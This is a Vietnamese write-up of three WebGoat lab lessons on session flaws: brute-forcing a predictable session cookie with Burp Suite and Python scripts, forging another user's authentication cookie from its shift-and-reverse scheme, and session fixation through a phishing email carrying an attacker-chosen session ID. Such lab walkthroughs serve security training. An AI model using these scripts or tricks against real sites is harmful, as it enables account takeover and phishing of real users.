

Session Management Flaws

1. Hijack a Session

Session hijacking, là hình thức tấn công vào phiên làm việc giữa client và server cách đánh cắp cookie và session của người sử dụng sau khi họ đã qua bước xác thực với máy chủ, sau đó sẽ chiếm quyền điều khiển của phiên làm việc này.

Hình thức tấn công hijacking sẽ làm cho kết nối của nạn nhân đến máy chủ bị ngắt khi đã xác thực thành công sau đó cướp lấy phiên làm việc này của người dùng nhằm vượt qua bước kiểm tra của máy chủ. Quá trình tấn công Session Hijacking gồm có ba bước như sau :

- **Dò Tìm Session** : Hacker sẽ dò tìm các session đang mở và tính toán giá trị tuần tự của gói tin tiếp theo.
- **Tái Đồng Bộ Kết Nối** : Hacker gửi các tín hiệu TCP reset (RST) hay FIN để yêu cầu khởi động lại quá trình kết nối đồng thời đóng phiên làm việc cũ.
- **Chèn Các Packet Tấn Công** : lúc này hacker sẽ gửi đến máy chủ những gói tin TCP với số hiệu tuần tự đã được tính toán thích hợp với phiên làm việc do đó máy chủ sẽ chấp nhận những thông tin này giống như là các dữ liệu hợp lệ tiếp theo của người dùng bị tấn công.

Okay, vào bài !

Application developers who develop their own session IDs frequently forget to incorporate the complexity and randomness necessary for security. If the user specific session ID is not complex and random, then the application is highly susceptible to session-based brute force attacks.

General Goal(s):

Try to access an authenticated session belonging to someone else.

Sign In

Please sign in to your account.

*Required Fields

*User Name:

*Password:

Login

Bài cho biết, một số nhà phát triển ứng dụng phát triển Session ID thường quên kết hợp tính phức tạp và tính ngẫu nhiên cần thiết để bảo mật. Nếu Session ID cụ thể của người dùng không phức tạp và ngẫu nhiên, thì ứng dụng rất dễ bị tấn công vét cạn phiên làm việc.

Mục tiêu là cố gắng truy cập trái phép vào phiên của 1 người dùng khác, bằng cách giả mạo tham số phiên của họ.

Khi "Shows Cookies" trong bài ra thì mình thấy được 2 giá trị này.

[Show Params](#) [Show Cookies](#) [Lesson Plan](#)

[Solution Videos](#) [Restart this Lesson](#)

WEAKID ➡ 13493-1669294107015

JSESSIONID ➡ 999058A01A8A3F3D12EB221DF1C8409A

Các bạn cũng có thể xem nhiều thuộc tính hơn của chúng thông qua Tab Application của giao diện DevTool F12.

Okay, mình có thử Login thử vào thử thách để xem kết quả phát sinh 2 giá trị trên của Server có quy luật ra sao, thì nó không trả về các giá trị Cookie mới.

Nhưng mình chuyển sang thử thách khác, rồi quay lại thử thách này, thì nó lại phát sinh mới thêm chỉ riêng WEAKID cho chúng ta, JSESSIONID giữ nguyên. Có thể JSESSIONID là giá trị mặc định định danh người dùng cho tất cả thử thách, mình cũng vô check các thử thách khác thì JSESSIONID đều giống nhau.

[Show Params](#) [Show Cookies](#) [Lesson Plan](#)

[Solution Videos](#) [Restart this Lesson](#)

WEAKID ➡ **13494-1669294267696**

JSESSIONID ➡ **999058A01A8A3F3D12EB221DF1C8409A**


Dễ hơn 1 chút rồi, ta chỉ cần tập trung vào việc nhìn được quy luật phát sinh của WEAKID để có thể giả mạo chúng hợp lệ, từ đó đánh cắp phiên của 1 người dùng nào đó.

Mình có thử BruteForce 2 phần giá trị khác nhau được ngăn cách bởi dấu gạch của WEAKID, nhưng đều vô dụng.


Thực sự là ta cần làm gì đó để tìm ra được cấu trúc phát sinh WEAKID này.

➔ Bài này mình sẽ làm theo 2 cách, cả lập trình và sử dụng giao diện nhé.


Mình bắt lại 1 gói tin lúc Server cấp phát WEAKID, rồi dùng nó để liên tục tạo nhiều request, lấy về nhiều WEAKID hơn rồi cùng nhìn nhận và phân tích thử.



Bắt gói tin và gửi nó vào Sequencer trong BurpSuite, Sequencer cho phép ta gửi lại 1 request nhiều lần và lưu lại giá trị, thông tin của các phản hồi cho các request đó.



Sau khi tạo hơn 2000 request, mình tiến hành lưu lại các Tokens mà Server phản hồi lại cho chúng ta.



Boom, 1 dãy hơn 2000 WEAKID được phát sinh, và giờ thì ta đi tìm thuật toán mà Server sử dụng để phát sinh chúng.

Cũng khá bí trong quá trình phân tích này, đi tìm kiếm Writeup trên mạng thì mình mò ra được 1 thông tin khá hữu ích. Vì bản LAB mình làm không có chức năng Show Hint, còn ở phiên bản khác thì có, và Hint nó nói rằng: The first part of the cookie is a sequential number, the second part is milliseconds - Phần đầu tiên của cookie là số thứ tự, phần thứ hai là mili giây.

Woala, ngay khi đọc hint ta có thể nắm được, thứ được phát sinh tuần tự chính là phần đầu của WEAKID thôi, còn phần đằng sau sẽ dựa theo thời gian thực của người dùng mà tạo ra.

Tại đây ta có thể suất hiện cái ý tưởng thế này, thử thách trao cho ta nhiệm vụ đi chiếm phiên của 1 người dùng khác, mà không hề nói gì về thông tin của phiên đó cả. Nhìn kỹ lại thì danh sách các WEAKID ta lấy được, phần thứ 2 dựa trên thời gian khởi tạo, nên ta sẽ bỏ qua, nhưng phần thứ nhất, số thứ tự, vốn phải là 1 số liên tục, thì đôi lúc nó lại rời rạc 1 cách bất thường, không có sự liên tục, nhảy tới giá trị tiếp đó và mất đi 1 - 2 giá trị. Liệu đây có phải là hint ? **Có thể trong lúc cấp phát WEAKID, Server đã tạo thêm phiên của 1 người dùng hợp lệ cho việc vượt qua thử thách này, và phiên đó không được gửi cho chúng ta.**

Dựa theo cái suy nghĩ ấy, mình tiến hành BruteForce một WEAKID của người dùng khác. Vậy, BruteForce những gì ?

```
File Edit Format View Help
11886-1669348514617
11887-1669348514625
11888-1669348514638
11889-1669348514646

Losing WEAKID? ==> 11890-TimeInMS

11891-1669348514655
11892-1669348514662
11893-1669348514672
```

Rồi, bạn để ý nhé, vì ta đã giả sử những WEAKID bị mất kia là giá trị mà Server đang cung cấp cho 1 người dùng nào đó, và rõ ràng trong danh sách, ta phát hiện giữa 89-91 bị mất đi 1 WEAKID 90. Phần giá trị đằng sau của WEAKID là thời gian mà người dùng được cấp, và nó chỉ có thể nằm giữa khoảng thời gian của WEAKID trước và sau nó thôi, nghĩa là:

$$1669348514646 < \text{TIME_LosingWEAKID} < 1669348514655$$

Giờ thì BruteForce giá trị TIME_LosingWEAKID thôi.

Bắt lại gói tin và gửi chúng vào Intruder trong BurpSuite nhé, nó sẽ cho phép ta định nghĩa các giá trị trong request để BruteForce. Cách sử dụng bạn có thể coi trên mạng, hoặc xem lại phần WriteUp của mình trong Injection Flaws - Blind SQL.

Attack type: Pitchfork

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

⊕

Target: http://192.168.48.131

```

1 Cache-Control: max-age=0
5 Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
6 Upgrade-Insecure-Requests: 1
7 Origin: http://192.168.48.131
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
10 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
11 Referer: http://192.168.48.131/WebGoat/attack?Screen=144&menu=1800
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: WEAKID=11890-16693485146$46$; JSESSIONID=02CED2E7DFD21BA5822E6C4D0E624393
15 Connection: close
16
17 Username=&Password=&WEAKID=11890-16693485146$46$&SUBMIT=Login

```

À, nhớ chọn kiểu tấn công **Pitchfork** nhé. Điều này cho phép ta BruteForce 2 trường giá trị cùng 1 tham số, như vậy mới khiến WEAKID được đồng bộ khi BruteForce. Nếu không khi BruteForce nó sẽ kiểu:

WEAKID 1 | WEAKID2

1		1
1		2
1		3
...		...
2		1

Payload set:	1	Payload count:	11
Payload type:	Numbers	Request count:	11

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From: 46

To: 56

Step: 1

Payload set:	2	Payload count:	11
Payload type:	Numbers	Request count:	11

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From: 46

To: 56

Step: 1

Mình BruteForce chỉ 2 giá trị cuối thôi, tại vì từ **1669348514646** đến **1669348514655**, nó chỉ thay đổi 2 giá trị cuối cùng.

Filter: Showing all items								
Request ^	Payload 1	Payload 2	Status	Error	Timeout	Length	Congra...	Comment
0			200	<input type="checkbox"/>	<input type="checkbox"/>	32894		
1	46	46	200	<input type="checkbox"/>	<input type="checkbox"/>	32894		
2	47	47	200	<input type="checkbox"/>	<input type="checkbox"/>	32894		
3	48	48	200	<input type="checkbox"/>	<input type="checkbox"/>	32894		
4	49	49	200	<input type="checkbox"/>	<input type="checkbox"/>	32894		
5	50	50	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	32391	1	
Request	Response							
Pretty	Raw	Hex	Render					
579	<div class="info" id="message"> * Congratulations. You have successfully completed this lesson.</div>							
580								

Đây, thay thế nó vào giá trị WEAKID trên website thử thách và login, bạn sẽ vượt qua được bài học. Nếu không biết cách thì tí nữa mình sẽ chỉ sau.

➔ Giờ thì dùng cách thứ 2, sử dụng lập trình để giải quyết thử thách này nhé.

Ta vẫn sẽ đi cào 1 lượng WEAKID về để phân tích, và sẽ sử dụng Python cho việc này. Về việc gửi request và nhận response thì hầu như ngôn ngữ nào cũng hỗ trợ, nên bạn hãy dùng ngôn ngữ mà bạn tự tin nhất để làm.

```

1  import requests
2
3  url = "http://192.168.137.130/WebGoat/attack?Screen=452&menu=1800"
4
5  cookies= {
6      "JSESSIONID": "23E0EB39BCF6EA008A0511C107931E23"
7  }
8
9  param = {
10     "Username": "",
11     "Password": "",
12     "SUBMIT": "Login"
13 }
14
15 with open("hijackAttack.txt", "w") as f:
16     for _ in range(50):
17         r= requests.post(url=url,cookies=cookies,params=param)
18         data =r.cookies.get("WEAKID")
19         f.write(data + "\n")
20         print(data)

```

Câu lệnh trên tạo ra 1 request với các tham số cần thiết để gửi đi, tại sao cần các tham số đó thì bạn hãy bắt 1 request trong BurpSuite rồi kiểm tra nhé. Sau khi gửi đi thì lấy các giá trị WEAKID trong phản hồi về rồi lưu chúng vào file Text, việc này được lặp lại 50 lần, cũng như việc ta sử dụng Sequencer bên trên để gửi lại gói tin thôi. Mục đích là lấy về nhiều WEAKID để phân tích.

Okay, mình mặc định rằng các bạn sẽ biết cách phân tích các WEAKID và tìm được giá trị cần BruteForce rồi. Ở đây, sau khi mình lấy về thì phát hiện, có 1 WEAKID **11223** bị mất, nên mình BruteForce nó. Sử dụng ngưỡng thời gian của **11222** và **11224**, chỉ BruteForce 2 giá trị cuốiii.

```
3 url = "http://192.168.137.130/WebGoat/attack?Screen=452&menu=1800"
4
5 cookies= {}
6     "JSESSIONID": "23E0EB39BCF6EA0DBA8511C107931E23"
7
8 # 11222-1668881143349
9 # 11224-1668881143361
10 # tạo request đoán chính xác xem giá trị WEAKID là bao nhiêu (nhớ là phải đoán chính xác nha :)))
11 # ta quan sát hiện WEAKID của chúng ta nó chỉ random 2 ký tự cuối đúng không 49 và 61
12 # vậy giá trị random của chúng có công thức là XX (và chạy từ 00-99)
13 # OK -> nếu WEAKID mà chúng ta vừa tạo ra được, nó đúng thì page sẽ không kêu chúng ta đăng nhập lại hoặc giá trị đăng nhập invalid nữa -> có nghĩa là giá trị chúng ta đã hợp lệ
14
15 param = {
16     "Username": "",
17     "Password": "",
18     "SUBMIT": "Login"
19 }
20
21 for i in range(100):
22     value = str(i) if i > 9 else '0' + str(i)
23     #print(value)
24     # nếu i lớn hơn 9 là lúc này nó chạy từ 10 là đủ 2 chữ số match với công thức XX mà chúng ta đặt ra
25     # ngược lại nhỏ hơn thì phải cho thêm 0 đằng trước để tạo thành 01 02 03 ... 09
26     cookies["WEAKID"] = "11223-16688811433" + value
27     # và phần đầu của WEAKID phải là số WEAKID bị ngắt quãng (vì ta đang cần kiểm nó)
28     # ta sẽ xóa 2 giá trị cuối của weakid để nối chuỗi với value nha
29
30     r= requests.post(url=url,cookies=cookies,params=param)
31     data = r.text.lower()
32
33     # nếu đăng nhập thành công thì sẽ không yêu cầu login nữa
34     #print("hi")
35     if data.find("sign in") < 0:
36         print(cookies ["WEAKID"])
```

Sau khi BruteForce xong thì các bạn sẽ nhận được 1 giá trị WEAKID, mà với nó, trong nội dung phản hồi không hiển thị từ "**sign in**", tức bạn đã vượt qua thử thách và nhận được thông báo "**Congratulations...**".

```

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\trinh> & C:/Users/trinh/AppData/Local/Programs/Python/Python311/python.exe c:/Users/trinh/Desktop/HijackAttack/createWeakID.py
11223-1668881143355

```

Đến website của thử thách, F12 tìm tới tab Application, dán đè giá trị WEAKID mà ta vừa kiểm được lên giá trị hiện tại.

Sources Network Performance Memory Application Security Lighthouse											
Filter <input type="text"/> Only show cookies with an issue											
Name	Value	Do...	Path	Expi...	Size	Htt...	Sec...	Sa...	Sam...	Part...	Pr...
JSESSIONID	23E0EB39BCF6EA0D8A8511C1079...	192...	/	Sess...	42						Me..
WEAKID	11223-1668881143355	192.16	/We...	Sess...	25						Me..

Login lại vào thử thách để hoàn thành.

Application developers who develop their own session IDs frequently forget to incorporate the complexity and randomness necessary for security. If the user specific session ID is not complex and random, then the application is highly susceptible to session-based brute force attacks.

General Goal(s):

Try to access an authenticated session belonging to someone else.

*** Congratulations. You have successfully completed this lesson.**

2. Spoof an Authentication Cookie

Nhiều ứng dụng sẽ tự động đăng nhập người dùng vào trang web của họ nếu cookie xác thực phù hợp được chỉ định. Đôi khi các giá trị cookie có thể được đoán nếu có thể thu được thuật toán tạo cookie. Đôi khi cookie được để lại trên máy khách và có thể bị đánh cắp bằng cách khai thác lỗ hổng hệ thống khác. Đôi khi cookie có thể bị chặn khi sử dụng Cross site scripting. Bài học này cố gắng làm cho học sinh biết về cookie xác thực và trình bày cho học sinh cách đánh bại phương pháp xác thực cookie trong bài học này.

The user should be able to bypass the authentication check. Login using the webgoat/webgoat account to see what happens. You may also try aspect/aspect. When you understand the authentication cookie, try changing your identity to alice.

Sign in

Please sign in to your account. See the OWASP admin if you do not have an account.

*Required Fields

*User Name

*Password

Login

Bài tập cho phép ta login với 2 tài khoản người dùng **"webgoat:webgoat"** và **"aspect:aspect"**. Sau khi login hãy cố phân tích cách mà Server phát sinh cookie, từ đó tìm ra cookie của người dùng **"alice"**.

AuthCookie ➡ **65432ubphcfx**

JSESSIONID ➡ **6757124FC53B9B9008F94CBF680DEC87**

The user should be able to bypass the authentication check. Login using the webgoat/webgoat account to see what happens. You may also try aspect/aspect. When you understand the authentication cookie, try changing your identity to alice.

Welcome, webgoat

You have been authenticated with COOKIE

[Logout](#)

[Refresh](#)

AuthCookie ➡ **65432udfqtb**

JSESSIONID ➡ **6757124FC53B9B9008F94CBF680DEC87**

The user should be able to bypass the authentication check. Login using the webgoat/webgoat account to see what happens. You may also try aspect/aspect. When you understand the authentication cookie, try changing your identity to alice.

Welcome, aspect

You have been authenticated with COOKIE

[Logout](#)

[Refresh](#)

⇒ **65432ubphcfx**

⇒ **65432udfqtb**

Nhìn 2 cái giá trị này thì mình biết là chúng có thuật toán để khởi tạo phần giá trị đằng sau, dựa theo tài khoản hoặc mật khẩu của người dùng đăng nhập rồi, vì phần số đầu thì giống nhau, chỉ thay đổi mỗi phần đằng sau.

Quá lằng nhằng trong việc điều tra thuật toán mã hóa đứng đằng sau chúng, mình quyết định tìm WriteUp trên mạng =)))

Okay, thuật toán mà nó phát sinh như sau: trước hết nó SHIFT phải các ký tự của USERNAME 1 giá trị, tức $a \rightarrow b$; $b \rightarrow c$; $z \rightarrow a$. Rồi nó đảo ngược các giá trị dịch bit phải đó lại sẽ thành dải giá trị ký tự phía sau của Cookie.

Các bạn có thể dùng website sau để tự động dịch phải 1 ký tự.

" <https://cryptii.com/pipes/caesar-cipher> "

USERNAME	Dịch phải 1 ký tự	Đảo nghịch
webgoat	xfchpbu	ubphcfx
aspect	btqfdu	udfqtb

Okay, rõ ràng thuật toán trên đã tạo ra đúng giá trị của Cookie mà website đã cho. Vậy áp dụng cho người dùng **ALICE** tương tự. Cookie khi này sẽ là:

⇒ **65432fdjmb**

Đổi lại Cookie của website khi bạn đã login, rồi tiến hành Refresh trang, hệ thống sẽ tưởng nhầm bạn là **ALICE** và xác nhận hoàn thành thử thách cho bạn.

AuthCookie ⇒ **65432fdjmb**

JSESSIONID ⇒ **6757124FC53B9B9008F94CBF680DEC87**

The user should be able to bypass the authentication check. Login using the webgoat/webgoat account to see what happens. You may also try aspect/aspect. When you understand the authentication cookie, try changing your identity to alice.

*** Congratulations. You have successfully completed this lesson.**

Welcome, alice

You have been authenticated with COOKIE

[Logout](#)

[Refresh](#)

3. Session Fixation

Người dùng được máy chủ nhận dạng bằng Session ID duy nhất. Nếu người dùng đã đăng nhập và được ủy quyền, anh ta không cần ủy quyền lại khi truy cập lại ứng dụng vì người dùng được Session ID nhận dạng. Trong một số ứng dụng, có thể cung cấp Session ID trong GET - Request. Đây là nơi cuộc tấn công bắt đầu.

Kẻ tấn công có thể gửi một siêu liên kết đến nạn nhân với Session ID đã chọn. Ví dụ, điều này có thể được thực hiện bằng việc gửi đi 1 email. Nếu nạn nhân nhấp vào liên kết và đăng nhập, anh ta được ủy quyền bởi ID phiên mà kẻ tấn công đã chọn. Kẻ tấn công có thể truy cập trang có cùng ID và được coi là nạn nhân và đăng nhập mà không được phép.

Theo bài viết của OWASP, **Session Fixation** khác với cuộc tấn công **Hijacking Session** trước đó, vì trái ngược với việc đánh cắp phiên của người dùng hợp lệ khác, nó yêu cầu họ xác thực bằng phiên chưa xác thực mà hacker kiểm soát. Một cách chúng ta có thể làm điều đó là sử dụng mã thông báo phiên trong đối số URL.

STAGE 1: You are Hacker Joe and you want to steal the session from Jane. Send a prepared email to the victim which looks like an official email from the bank. A template message is prepared below, you will need to add a Session ID (SID) in the link inside the email. Alter the link to include a SID.

You are: Hacker Joe

Mail To: jane.plane@owasp.org
Mail From: admin@webgoatfinancial.com

Title:

```
<b>Dear MS. Plane</b> <br><br>During the last week we had a few
problems with our database. We have received many complaints
regarding incorrect account details. Please use the following link to
verify your account data:<br><br><center><a href=/webgoat/attack?
Screen=56&menu=1800> Goat Hills Financial</a></center><br><br>We are
sorry for the any inconvenience and thank you for your cooperation.
<br><br><b>Your Goat Hills Financial Team</b><center> <br><br><img
src='images/WebGoatFinancial/banklogo.jpg'></center>
```


Stage 1: Bạn là Hacker Joe và bạn muốn đánh cắp phiên từ Jane. Gửi một email đã chuẩn bị sẵn cho nạn nhân trông giống như một email chính thức từ ngân hàng. Một thông báo mẫu được chuẩn bị bên dưới, bạn sẽ cần thêm ID phiên (SID) vào liên kết bên trong email. Thay đổi liên kết để bao gồm một SID.

Okay, Stage này hoàn thành bằng việc bạn gửi đi cho nạn nhân 1 đường dẫn độc hại, trong đó có bao gồm 1 giá trị phiên (Session ID) mà ta định nghĩa trước (thường thì giá trị này sẽ do Server phát sinh, nhưng trong thử thách này nó cho ta linh hoạt tự tạo giá trị tùy ý).

You are: Hacker Joe

Mail To: jane.plane@owasp.org
Mail From: admin@webgoatfinancial.com
Title:

Dear MS. Plane

During the last week we had a few problems with our database. We have received many complaints regarding incorrect account details. Please use the following link to verify your account data:

<center> Goat Hills Financial</center>

We are sorry for the any inconvenience and thank you for your cooperation.

Your Goat Hills Financial Team<center>

SID trên là tham số phiên ta tự định nghĩa, và vì ta không thể nhúng nó thẳng vào máy nạn nhân được, nên ta nhúng thông qua URL, còn tại sao nó tên SID thì tại vì nó viết tắt của Session ID (mình thử dùng ID, SSID, SesID, ... thì những cái tên này đều không được thử thách chấp nhận). Nhớ đổi lại URL nhé, vì mỗi máy khi tham gia thử thách đều được phát sinh URL khác nhau.

Okay, gửi email đi thôi.

STAGE 2: Now you are the victim Jane who received the email below. If you point on the link with your mouse you will see that there is a SID included. Click on it to see what happens.

You are: Victim Jane

*** You completed stage 1!**

Mail From: admin@webgoatfinancial.com

Dear MS. Plane

During the last week we had a few problems with our database. We have received many complaints regarding incorrect account details. Please use the following link to verify your account data:

Goat Hills Financial

We are sorry for the any inconvenience and thank you for your cooperation.

Your Goat Hills Financial Team

Rồi, Stage 2. Bài giả định ta là người dùng **JANE** vừa nhận được email tấn công ở STAGE 1. Bạn chỉ việc nhấn vào nội dung độc hại là đường dẫn bên dưới là được (vì giả lập là nạn nhân mà =)).

STAGE 3: The bank has asked you to verify your data. Log in to see if your details are correct. Your user name is **Jane** and your password is **tarzan**.

You are: Victim Jane

*** You completed stage 2!**



Goat Hills Financial
Human Resources

Please Login

Enter your name:

Enter your password:

Stage 3: Ngân hàng yêu cầu bạn xác minh dữ liệu của mình. Đăng nhập để xem thông tin của bạn có chính xác không. Tên người dùng của bạn là Jane và mật khẩu của bạn là tarzan.

Sau khi click vào đường dẫn độc hại do người tấn công gửi, đường dẫn chuyển hướng chúng ta tới 1 website có địa chỉ <http://192.168.48.131/WebGoat/attack?Screen=56&menu=1800&SID=1205>, đây là địa chỉ độc hại ở payload ta đã gửi ở STAGE 1. Nó bao gồm 1 tham số phiên là **1205**, và nếu người dùng xác thực thông tin dựa trên giá trị phiên này, kẻ tấn công có thể sử dụng phiên sau khi được xác minh để giả mạo người dùng (vì tham số phiên này do kẻ tấn công điều khiển, chỉ là hắn chưa biết người dùng đã xác thực hay chưa thôi).

Rồi, sau khi ta login vào, tham số phiên SID này sẽ trở nên hợp lệ (đã được ủy quyền), và người dùng sẽ dùng SID này cho các request của mình mà không cần xác thực lại (kẻ tấn công cũng vậy, hắn giả mạo người dùng bằng việc gửi đi các request với tham số SID mà người dùng đã xác thực, đây là cách mà thử thách hoạt động).

STAGE 4: It is time to steal the session now. Use following link to reach Goat Hills Financial.

You are: Hacker Joe

*** You completed stage 3!**

Jane has logged into her account. Go and grab her session! Use Following link to reach the login screen of the bank:

Goat Hills Financial


Gòì, login vô ta tới STAGE 4. Jane đã đăng nhập vào tài khoản của mình. Hãy lấy phiên của JANE và sử dụng. Sử dụng liên kết sau để đến màn hình đăng nhập của ngân hàng.

Okay, sau khi click vào đường dẫn bên dưới, nó chuyển hướng ta lại màn hình đăng nhập ở STAGE 3.

STAGE 4: It is time to steal the session now. Use following link to reach Goat Hills Financial.

You are: Hacker Joe

**Goat Hills Financial**
Human Resources



Please Login

Enter your name:

Enter your password:

Login

Nhưng lần này, ta sẽ đứng trên phương diện là người tấn công JOE, cố gắng LOGIN giả mạo thành JANE bằng việc sử dụng SID đã được chứng thực của cô ta.

Thật ra bạn chỉ việc thay tham số phiên vào URL của bài tập rồi LOGIN, bạn sẽ được thử thách chấp nhận hoàn thành ngay. Nhưng mình sẽ chụp lại Request cho các bạn thấy một cách rõ ràng hơn.

```
1 POST /WebGoat/attack?Screen=56&menu=1800&SID=NOVALIDSESSION HTTP/1.1
2 Host: 192.168.48.131
3 Content-Length: 26
4 Cache-Control: max-age=0
5 Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
6 Upgrade-Insecure-Requests: 1
7 Origin: http://192.168.48.131
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537
  Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
  d-exchange;v=b3;q=0.9
11 Referer: http://192.168.48.131/WebGoat/attack?Screen=56&menu=1800&SID
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: JSESSIONID=6757124FC53B9B9008F94CBF680DEC87
15 Connection: close
16
17 user3=&pass3=&Submit=Login
```

Đây, khi ta login, nó gửi đi 1 request với SID trong URL (đây là lý do tại sao URL ở STAGE 1 ta chèn thêm tham số SID vào, vì mẫu của bài học chỉ chấp nhận tham số này). Và ta chỉ việc thay tham số phiên này bằng 1 phiên đã được xác thực, khi đó Server sẽ chấp nhận việc Login của ta mà không cần điền lại tài khoản, mật khẩu.

```
1 POST /WebGoat/attack?Screen=56&menu=1800&SID=1205 HTTP/1.1
2 Host: 192.168.48.131
3 Content-Length: 26
4 Cache-Control: max-age=0
5 Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
6 Upgrade-Insecure-Requests: 1
7 Origin: http://192.168.48.131
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
10 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image
    d-exchange;v=b3;q=0.9
11 Referer: http://192.168.48.131/WebGoat/attack?Screen=56&men
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: JSESSIONID=6757124FC53B9B9008F94CBF680DEC87
15 Connection: close
16
17 user3=&pass3=&Submit=Login
```

STAGE 4: It is time to steal the session now. Use following link to reach Goat Hills Financial.

You are: Hacker Joe

*** Congratulations. You have successfully completed this lesson.**

**Goat Hills Financial**
Human Resources



Firstname:	Jane
Lastname:	Plane
Credit Card Type:	MC
Credit Card Number:	74589864

Logout